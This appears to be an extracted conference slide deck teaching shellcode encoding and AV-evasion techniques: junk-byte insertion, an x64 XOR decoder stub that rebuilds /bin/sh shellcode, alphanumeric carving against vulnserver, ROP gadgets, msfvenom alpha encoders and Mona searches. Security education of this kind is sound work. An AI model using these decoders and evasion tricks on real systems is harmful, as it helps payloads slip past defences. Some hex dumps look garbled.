


# en(coding|crypting) concepts:

- Extra loops of random length
  - More of a shellcoding approach instead of a method of encoding
  - Originally could be incorporated to defeat sandboxes
  - Further obfuscates/ creates randomness

# en(coding|crypting) concepts:

- **Multiple decoder stubs**
  - Oftentimes a decoder stub itself is encoded to further obfuscate the shellcode and avoid detection
  - What's encoded needs decoding, obviously...



# en(coding|crypting) concepts:


- Junk insertion / removal
  - Filler bytes are placed within the shellcode in order to obfuscate the code's true purpose and evade signatures.

```
0x41,0xaa,0xb0,0xaa,0xeb,0xaa,  
0xf3,0xaa,0xe7,0xaa,0x21,0xaa,  
0xbb,0xaa,0xeb,0xaa,0xf8,0xaa,  
0x22,0xaa,0xee,0xaa,0x8e,0xaa,  
0xad,0xaa,0xe2,0xaa,0x23,0xaa,  
0x4d,0xaa,0xe2,0xaa,0x29,0xaa,  
0x6a,0xaa,0x91,0xaa,0xe2,0xaa,  
0x9b,0xaa,0x5c,0xaa,0xe2,0xaa,  
0x9b,0xaa,0x78,0xaa,0xa5,0xaa,  
0xaf,0xaa,0x42,0xaa,0x4b,0xaa,  
0x55,0xaa,0x55,0xaa,0x55,0xaa,  
0x85,0xaa,0xc8,0xaa,0xc3,0xaa,  
0xc4,0xaa,0x85,0xaa,0xd9,0xaa,  
0xc2,0xaa,0xeb,0xaa,0xbb,0xbb,  
0xbb,0xbb,0xbb,0xbb,0xbb,0xbb,  
0xbb
```

# en(coding|crypting) concepts:

to\_stack:

```
mov r9, [rdi+rcx]
push r9
sub rcx, 8
cmp rcx, rax
jge to_stack
```



decoder:

```
mov al, byte[rsp + rcx]
mov bl, byte[rsp + rcx + 1]
xor rax, rbx
mov byte[rsp + rcx], al
add rcx, 2
cmp rcx, 112
jle decoder
```

0000	0x7fffffffffe238	-->	0xaaf3aaebaab0aa41
0008	0x7fffffffffe240	-->	0xaaebaabbbaa21aae7
0016	0x7fffffffffe248	-->	0xaa8eaaeeaa22aaf8
0024	0x7fffffffffe250	-->	0xaa4daa23aae2aad
0032	0x7fffffffffe258	-->	0xaa91aa6aaa29aae2
0040	0x7fffffffffe260	-->	0xaae2aa5caa9baae2
0048	0x7fffffffffe268	-->	0xaaafaaa5aa78aa9b
0056	0x7fffffffffe270	-->	0xaa55aa55aa4baa42


0000	0x7fffffffffe238	-->	0xaa59aa41aa1aaaeb
0008	0x7fffffffffe240	-->	0xaa41aa11aa8baa4d
0016	0x7fffffffffe248	-->	0xaa24aa44aa88aa52
0024	0x7fffffffffe250	-->	0xaae7aa89aa48aa07
0032	0x7fffffffffe258	-->	0xaa3baac0aa83aa48
0040	0x7fffffffffe260	-->	0xaa48aaf6aa31aa48
0048	0x7fffffffffe268	-->	0xaa05aa0faad2aa31
0056	0x7fffffffffe270	-->	0xaaffaafffaae1aae8

# en(coding|crypting) concepts:

shiftpush:

```
mov al, byte [rsp + rcx]
mov [rsp + rbx], al
add rbx, 1
add rcx, 2
cmp rcx, 112
jle shiftpush
```

0xaa59aa41aa1aaeb  
0xaa59aa41aa1a1aeb  
0xaa59aa41aa411aeb



0000	0x7fffffffffe238	-->	0xaa59aa41aa1aaeb
0008	0x7fffffffffe240	-->	0xaa41aa11aa8baa4d
0016	0x7fffffffffe248	-->	0xaa24aa44aa88aa52
0024	0x7fffffffffe250	-->	0xaae7aa89aa48aa07
0032	0x7fffffffffe258	-->	0xaa3baac0aa83aa48
0040	0x7fffffffffe260	-->	0xaa48aaf6aa31aa48
0048	0x7fffffffffe268	-->	0xaa05aa0faad2aa31
0056	0x7fffffffffe270	-->	0xaaffaaffaae1aae8

0000	0x7fffffffffe238	-->	0x41118b4d59411aeb
0008	0x7fffffffffe240	-->	0xe789480724448852
0016	0x7fffffffffe248	-->	0x48f631483bc08348
0024	0x7fffffffffe250	-->	0xfffffe1e8050fd231
0032	0x7fffffffffe258	-->	0x68732f6e69622fff
0040	0x7fffffffffe260	-->	0xbb0000000041
0048	0x7fffffffffe268	-->	0x0

# en(coding|crypting) concepts:

- Alternate instructions: Taking existing operations/constructs but providing an alternative for compatibility or obfuscation purposes
  - Creates unique code to evade signatures
  - Sometimes the more direct operations are not available due to encoding

# en(coding|crypting) concepts:

NOP

can become

inc eax

dec eax

---

LOOP asdf

can become

dec ecx

jnz asdf

---

MOV <reg>, <val>

can become

push <val>

pop <reg>

---

MOV EAX, 0

can become

clc

sbb eax, eax



# References and neat links

- Encoding Real x86 Instructions
  - [http://www.c-jump.com/CIS77/CPU/x86/lecture.html#X77 0010 real encoding](http://www.c-jump.com/CIS77/CPU/x86/lecture.html#X77%200010%20real%20encoding)
- X86 Shellcode Obfuscation
  - <https://breakdev.org/x86-shellcode-obfuscation-part-1/>
  - <https://breakdev.org/x86-shellcode-obfuscation-part-2/>
- x86 Instruction Encoding Revealed: Bit Twiddling for Fun and Profit
  - [https://www.codeproject.com/Articles/662301/x86-Instruction-Encoding-Revealed-Bit-Twiddling-fo](https://www.codeproject.com/Articles/662301/x86-Instruction-Encoding-Revealed-Bit-Twiddling-for-Fun-and-Profit)
- x86\_64 Assembly Language and Shellcoding on Linux (Pentester Academy)
  - <https://www.pentesteracademy.com/course?id=7>

# en(coding|crypting) methods:

## Carving

- Overview: Using "wrap around" math (SUB /ADD ) and by simply splitting the difference with a designated register, opcodes can be calculated and then pushed onto the stack (which is in-turn, pointing ahead of the instruction pointer)
- Intended to get non-alphanumeric operations into an alphanumeric input
- More of a shellcoding approach instead of a method of encoding

# en(coding|crypting) methods:

## Carving

- Overview:

- Zero out a register
- Determine the values you'll need pushed and group them into 4 byte chunks
- Do math
- Check if result lands in any char restrictions
- (repeat)
- Ensure stack alignment going into main code

# en(coding|crypting) methods:

## Carving

- Zero out a register for use
  - XOR method: XOR a register with itself
  - AND method:

```
AND EAX,554E4D4A
```

```
AND EAX,2A313235
```

```
01010101010011100100110101001010
```

```
00101010001100010011001000110101
```

```
-----
```

```
00000000000000000000000000000000
```

- Sky is the limit

# en(coding|crypting) methods:

## Carving

- Determine values to encode and jump them into 4 byte chunks and then do math

### Example:

\x32\x30\x32\x30

\x43\x6f\x6e\x20

\x53\x65\x63\x20

\x56\x65\x74\x20

# en(coding|crypting) methods: Carving

- Math: "Wrap around" trick
  - Sub your target value from zero, then divide the <comp target> into 2-4 number of SUB operations
    - 0 - <target> = <computation target>
    - 0 - 20 74 65 56 = DF 8B 9A AA
- |    |    |    |    |     |     |    |    |    |    |  |  |  |     |    |    |    |    |    |    |    |    |    |
|----|----|----|----|-----|-----|----|----|----|----|--|--|--|-----|----|----|----|----|----|----|----|----|----|
|    |    |    |    |     | DF  | 8B | 9A | AA |    |  |  |  |     |    | 00 | 00 | 00 | 00 |    |    |    |    |
|    |    |    |    | SUB | 6E  | 44 | 4C | 54 |    |  |  |  | SUB | 6E | 44 | 4C | 54 |    |    |    |    |    |
|    |    |    |    | SUB | 6E  | 44 | 4C | 54 |    |  |  |  | SUB | 6E | 44 | 4C | 54 |    |    |    |    |    |
| 00 | 00 | 00 | 00 | #   | SUB | 03 | 03 | 02 | 02 |  |  |  | SUB | 03 | 03 | 02 | 02 | #  | 20 | 74 | 65 | 56 |

- <https://vellosec.net/blog/exploit-dev/carving-shellcode-using-restrictive-character-sets/>

# en(coding|crypting) methods: Carving

```
root@kali:~/Slink# ./Slink.py
```

```
buf += "\x25\x4A\x4D\x4E\x55" ## and    eax, 0x554e4d4a
buf += "\x25\x35\x32\x31\x2A" ## and    eax, 0x2a313235
buf += "\x05\x33\x33\x32\x10" ## add    eax, 0x10323333
buf += "\x05\x23\x32\x42\x10" ## add    eax, 0x10423223
buf += "\x50"                ## push  eax
```

```
Value: 20 74 65 56 ( ' teV' )
```

```
Slink (ihack4falafel) https://github.com/ihack4falafel/Slink
```

```
* Obv. the original value was fine as-is since we were only  
pushing readable text onto the stack....
```

# en(coding|crypting) methods:

## Carving

- Setting Stack Pointer to Carve Location
  - If restricted to using limited character sets... this encoding method is viable.
  - ESP must be adjusted to a location that will be reached eventually, this can be achieved in a similar manner as "carving" normal values via ADD/SUB + PUSH.
    - PUSH ESP -> POP EAX and reverse
  - Stack will "populate" as values are pushed onto it, and the gap between the Instruction Pointer and the Stack Pointer will shrink.



```

02ABF9C8 54      PUSH ESP
02ABF9C9 58      POP EAX
02ABF9CA 05 7E555555 ADD EAX, 5555557E
02ABF9CF 05 7E555555 ADD EAX, 5555557E
02ABF9D4 05 7E555555 ADD EAX, 5555557E
02ABF9D9 05 7E555555 ADD EAX, 5555557E
02ABF9DE 05 7E555555 ADD EAX, 5555557E
02ABF9E3 05 7E555555 ADD EAX, 5555557E
02ABF9E8 50      PUSH EAX
02ABF9E9 5C      POP ESP
02ABF9EA 25 4A4D4E55 AND EAX, 554E4D4A
02ABF9EF 25 3532312A AND EAX, 2A313235
02ABF9F4 50      PUSH EAX
02ABF9F5 05 21202120 ADD EAX, 20212021
02ABF9FA 05 11101110 ADD EAX, 10111011
  
```

## Registers (FPU)

```

EAX 02ABF1E8 ASCII "LTER .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 001D6644
EDX 00000A42
EBX 000002CC
ESP 02ABF9C8
EBP 41414141
ESI 00401848 vulnserver.00401848
EDI 00401848 vulnserver.00401848
EIP 02ABF9C8

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
  
```

Address	Hex	dump	ASCII
00403000	FF FF FF FF 00 40 00 00		.@..
00403008	70 2E 40 00 00 00 00 00		p.@.....
00403010	FF FF FF FF 00 00 00 00		.....
00403018	FF FF FF FF 00 00 00 00		.....
00403020	FF FF FF FF 00 00 00 00		.....
00403028	00 00 00 00 00 00 00 00		.....
00403030	00 00 00 00 00 00 00 00		.....
00403038	00 00 00 00 00 00 00 00		.....
00403040	00 00 00 00 00 00 00 00		.....
00403048	00 00 00 00 00 00 00 00		.....
00403050	00 00 00 00 00 00 00 00		.....
00403058	00 00 00 00 00 00 00 00		.....
00403060	00 00 00 00 00 00 00 00		.....
00403068	00 00 00 00 00 00 00 00		.....
00403070	00 00 00 00 00 00 00 00		.....
00403078	00 00 00 00 00 00 00 00		.....
00403080	00 00 00 00 00 00 00 00		.....
00403088	00 00 00 00 00 00 00 00		.....
00403090	00 00 00 00 00 00 00 00		.....
00403098	00 00 00 00 00 00 00 00		.....
004030A0	00 00 00 00 00 00 00 00		.....
004030A8	00 00 00 00 00 00 00 00		.....
004030B0	00 00 00 00 00 00 00 00		.....
004030B8	00 00 00 00 00 00 00 00		.....
004030C0	00 00 00 00 00 00 00 00		.....
004030C8	00 00 00 00 00 00 00 00		.....
004030D0	00 00 00 00 00 00 00 00		.....
004030D8	00 00 00 00 00 00 00 00		.....
004030E0	00 00 00 00 00 00 00 00		.....
004030E8	00 00 00 00 00 00 00 00		.....
004030F0	00 00 00 00 00 00 00 00		.....
004030F8	00 00 00 00 00 00 00 00		.....
00403100	00 00 00 00 00 00 00 00		.....
00403108	00 00 00 00 00 00 00 00		.....

```

02ABF9C8 7E055854 TX*
02ABF9CC 05555555 UUU#
02ABF9D0 5555557E "UUU
02ABF9D4 55557E05 *UU
02ABF9D8 557E0555 U#"U
02ABF9DC 7E055555 UU#
02ABF9E0 05555555 UUU#
02ABF9E4 5555557E "UUU
02ABF9E8 4A255C50 P\%J
02ABF9EC 25554E4D MNU%
02ABF9F0 2A313235 521*
02ABF9F4 20210550 P#†
02ABF9F8 11052021 †‡
02ABF9FC 50101110 †‡‡P
02ABFA00 4E4D4A25 %JMN
02ABFA04 32352555 U%52
02ABFA08 32052A31 1*#2
02ABFA0C 05213637 76†‡
02ABFA10 11353622 "65‡
02ABFA14 36352205 *"56
02ABFA18 33332D21 †-33
02ABFA1C 25503333 33P%
02ABFA20 554E4D4A JMN%
02ABFA24 31323525 %521
02ABFA28 3332052A *‡23
02ABFA2C 21051032 2‡‡†
02ABFA30 50103132 21‡P
02ABFA34 4E4D4A25 %JMN
02ABFA38 32352555 U%52
02ABFA3C 33052A31 1*#3
02ABFA40 05103233 32‡‡
02ABFA44 10423223 #2B‡
02ABFA48 42424250 PBBB
02ABFA4C 42424242 BBBB
02ABFA50 42424242 BBBB
  
```

# en(coding|crypting) methods:

## ROP

- Overview: ROP(Return-Oriented-Programming) is essentially re-using pre-existing segments of code (which ultimately end in a RET) in a program to facilitate tasks that would otherwise be done with normal shellcode
- ROP “Gadget”: A blob of useful code that ultimately closes in a ‘RET’ (alas.. RETurn Oriented Programming)
- This can also be done in a bad-character safe manner, for gadgets to be safe for alphanumeric, all bytes should say between 0x21 – 0x7e

# en(coding|crypting) methods:

## ROP

- 0x44434241 ( POP RAX)
- 0x21212121 ( This value will be popped into RAX)
- 0x34333221 ( POP RDI, POP RSI, POP RDX )
- 0x22222222 ( This will go into RDI )
- 0x33333333 ( This will go into RSI )
- 0x44444444 ( This will go into RDX )
- 0x54535251 ( SYSCALL )

# en(coding|crypting) tools:

## ropper2

- Tools:
  - Ropper
  - Immunity Debugger
  - Peda for GDB
  - IDA

```
192.168.1.65 - root@kali: ~/VetSecCon VT
File Edit Setup Control Window Help
0x0042919e: inc eax; adc al, 0x3b; ret;
0x004236b9: inc eax; adc al, dh; loope 0x23690; ret;
0x0042ff29: inc eax; add al, 0x50; ret;
0x00403b42: inc eax; add al, 0x8b; dec esp; and al, 8; mov dword ptr [ecx], eax; ret;
0x004022d9: inc eax; add al, 0xeb; add dh, byte ptr [ebx]; rcr byte ptr [edi + 0x5e];
0x00427f5d: inc eax; add al, byte ptr [eax]; add byte ptr [eax], al; pop edi; leave;
0x00404a81: inc eax; add dword ptr [eax], eax; add byte ptr [eax], al; ret;
0x00427b27: inc eax; call esi;
0x0042d435: inc eax; dec dword ptr [ecx + 0x1b8b3c7e]; mov eax, dword ptr [ebx]; push
0x00425a4c: inc eax; dec eax; ret;
0x00404a80: inc eax; inc eax; add dword ptr [eax], eax; add byte ptr [eax], al; ret;
```

# References and neat links

- CTP/OSCE Prep – A Noob's Approach to Alphanumeric Shellcode (LTER SEH Overwrite)
  - [https://h0mbre.github.io/LTER\\_SEH\\_Success/#](https://h0mbre.github.io/LTER_SEH_Success/#)
- Part 7: Return Oriented Programming
  - <https://fuzzysecurity.com/tutorials/expDev/7.html>
- Carving shellcode using restrictive character sets
  - <https://vellosec.net/blog/exploit-dev/carving-shellcode-using-restrictive-character-sets/>

# en(coding|crypting): Tools for alphanumeric encoding

- MSFVenom encoders
- Veil Evasion
- Slink
- Pwnlib.encoders
  - <https://docs.pwntools.com/en/stable/encoders.html>
- Mona for Immunity Debugger
- Hyperion
- PE-Crypter

# en(coding|crypting) tools: MSFVenom

cmd/brace	sparc/longxor_tag	x86/fnstenv_mov
cmd/echo	x64/xor	x86/jmp_call_additive
cmd/generic_sh	x64/xor_context	x86/nonalpha
cmd/ifs	x64/xor_dynamic	x86/nonupper
cmd/perl	x64/zutto_dekiru	x86/opt_sub
cmd/powershell_base64	x86/add_sub	x86/service
cmd/printf_php_mq	x86/alpha_mixed	x86/shikata_ga_nai
generic/eicar	x86/alpha_upper	x86/single_static_bit
generic/none	x86/avoid_underscore_tolower	x86/unicode_mixed
mipsbe/byte_xori	x86/avoid_utf8_tolower	x86/unicode_upper
mipsbe/longxor	x86/bloxor	x86/xor_dynamic
mipsle/byte_xori	x86/bmp_polyglot	
mipsle/longxor	x86/call4_dword_xor	
php/base64	x86/context_cpuid	
ppc/longxor	x86/context_stat	
ppc/longxor_tag	x86/context_time	
ruby/base64	x86/countdown	

**msfvenom -list encoders**

# en(coding|crypting) tools:

## MSFVenom Alpha\_\*

- The goal of any alphanumeric is to defeat stricter encoding
- Anything with "alpha" is going to keep things under `\x7F` and sometimes above `\x00`
- The blob when properly configured will be human readable so `-f raw` is acceptable.

Payload size: 447 bytes

ÆÜÄÛvôZJJJJJJJJJJJJCCCCC7RYjAXP0A0AkAAQ2AB2BB0

\\xd9\\xcc\\xd9\\x74\\x24\\xf4\\x58\\x50\\x59\\x49\\x49\\x49\\x49



# en(coding|crypting) tools:

## MSFVenom Alpha\_\*

- What the heck was that gibberish at the front?

- FXCH & FNSTENV

0x000000000000000000000000:	D9 CC	fxch	st(4)
0x000000000000000000000002:	D9 74 24 F4	fnstenv	[esp - 0xc]
0x000000000000000000000006:	58	pop	rax
0x000000000000000000000007:	50	push	rax
0x000000000000000000000008:	59	pop	rcx

- Despite specifying alphanumeric, it still needs to find EIP... many used by MSFVenom produce non-alphanumeric initial bytes unless they are aided by special options

# en(coding|crypting) tools: MSFVenom Alpha\_\*

- Specifying **BufferRegister=<reg>** produces purely alphanumeric code that also must be given the location of the very start of the shellcode in memory.

(Example: BufferRegister=EDI added)

Payload size: 440 bytes

**WYIIIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB**

**"\x57\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"**

en(coding|crypting) tools: Mona

- Setting up Mona

- Install python

- Install Immunity Debugger

- Download Mona

- Place into pycommands\ as mona.py

# en(coding|crypting) tools: Mona

- `!mona jmp -r esp -m * -cp ascii`
  - `-r` : which register to look for
  - `-m` : search which modules (\* wildcard)
  - `-cp` : filter the results based upon characters

```
77204A56 0x77204a56 (b+0x003d4a56) : jmp esp | asciiprint,ascii,alphanum (PAGE_EXECUTE_READ) [w
77357207 0x77357207 (b+0x00527207) : jmp esp | ascii (PAGE_EXECUTE_READ) [windows.storage.dll]
72440A03 0x72440a03 (b+0x00010a03) : jmp esp | ascii (PAGE_EXECUTE_READ) [MPR.dll] ASLR: True,
7550451B 0x7550451b (b+0x000d451b) : jmp esp | asciiprint,ascii (PAGE_EXECUTE_READ) [SETUPAPI.d
75504D3B 0x75504d3b (b+0x000d4d3b) : jmp esp | asciiprint,ascii (PAGE_EXECUTE_READ) [SETUPAPI.d
75505553 0x75505553 (b+0x000d5553) : jmp esp | asciiprint,ascii,alphanum (PAGE_EXECUTE_READ) [S
7652206D 0x7652206d (b+0x0001206d) : call esp | asciiprint,ascii,alphanum (PAGE_EXECUTE_READ) [
771E7A79 0x771e7a79 (b+0x003b7a79) : call esp | asciiprint,ascii (PAGE_EXECUTE_READ) [windows.s
77280840 0x77280840 (b+0x00450840) : call esp | ascii (PAGE_EXECUTE_READ) [windows.storage.dll]
0BADF000 ... Please wait while I'm processing all remaining results and writing everything to file
0BADF000 [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF000 Found a total of 28 pointers
```

```
!mona jmp -r esp -m * -cp ascii
```

# en(coding|crypting) tools: Mona

- `!mona ropfunc -m * -cp ascii`
  - `-r` : which register to look for
  - `-m` : search which modules (\* wildcard)
  - `-cp` : filter the results based upon characters

```
7637531c 0x7637531c (b+0x000a531c) : kernelba!getmodulehandlea-rebased | 0x7598c320 | asciiprint,ascii (PAGE_F
75515208 0x75515208 (b+0x000e5208) : kernelba!getmodulehandlea-rebased | 0x7598c320 | ascii (PAGE_READONLY) [S
75515234 0x75515234 (b+0x000e5234) : kernelba!loadlibraryw-rebased | 0x7596f420 | asciiprint,ascii,alphanum (F
76621120 0x76621120 (b+0x00111120) : kernelba!getprocaddress-rebased | 0x7596ebe0 | ascii (PAGE_READONLY) [wor
76375314 0x76375314 (b+0x000a5314) : kernelba!getprocaddress-rebased | 0x7596ebe0 | asciiprint,ascii (PAGE_REF
72443078 0x72443078 (b+0x00013078) : kernelba!getprocaddress-rebased | 0x7596ebe0 | asciiprint,ascii,alphanum
75374878 0x75374878 (b+0x00514878) : kernelba!getprocaddress-rebased | 0x7596ebe0 | asciiprint,ascii,alphanum
75515210 0x75515210 (b+0x000e5210) : kernelba!getprocaddress-rebased | 0x7596ebe0 | ascii (PAGE_READONLY) [SET
7537446c 0x7537446c (b+0x0051446c) : user32!ddegetlasterror-rebased | 0x7633a390 | asciiprint,ascii,alphanum (
76775124 0x76775124 (b+0x00035124) : kernelba!createfilemappingw-rebased | 0x75970a30 | asciiprint,ascii (PAGE
76775124 0x76775124 (b+0x00035124) : kernelba!createfilemappingw-rebased | 0x75970a30 | asciiprint,ascii (PAGE
76375368 0x76375368 (b+0x000a5368) : kernelba!createfilemappingw-rebased | 0x75970a30 | asciiprint,ascii,alpha
76375368 0x76375368 (b+0x000a5368) : kernelba!createfilemappingw-rebased | 0x75970a30 | asciiprint,ascii,alpha
75374964 0x75374964 (b+0x00514964) : kernelba!createfilemappingw-rebased | 0x75970a30 | asciiprint,ascii,alpha
0BADF000 ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF000 [+] Done. Only the first 20 pointers are shown here. For more pointers, open ropfunc.txt...
0BADF000 Found a total of 61 pointers
0BADF000 [+] Processing offsets to pointers to interesting rop functions
0BADF000 Found a total of 0 pointers
0BADF000
0BADF000 [+] This mona.py action took 0:00:04.661000
```

```
!mona ropfunc -m * -cp ascii
```

# References and neat links

- alphanumeric encoding of shellcode
  - <https://medium.com/ethical-hacking-blog/alphanumeric-encoding-of-shellcode-40eb2e69a2d6>
- Carving shellcode using restrictive character sets
  - <https://vellosec.net/blog/exploit-dev/carving-shellcode-using-restrictive-character-sets/>
- Github: Mona (Corelan)
  - <https://github.com/corelan/mona/blob/master/mona.py>

**This concludes my  
presentation 😊**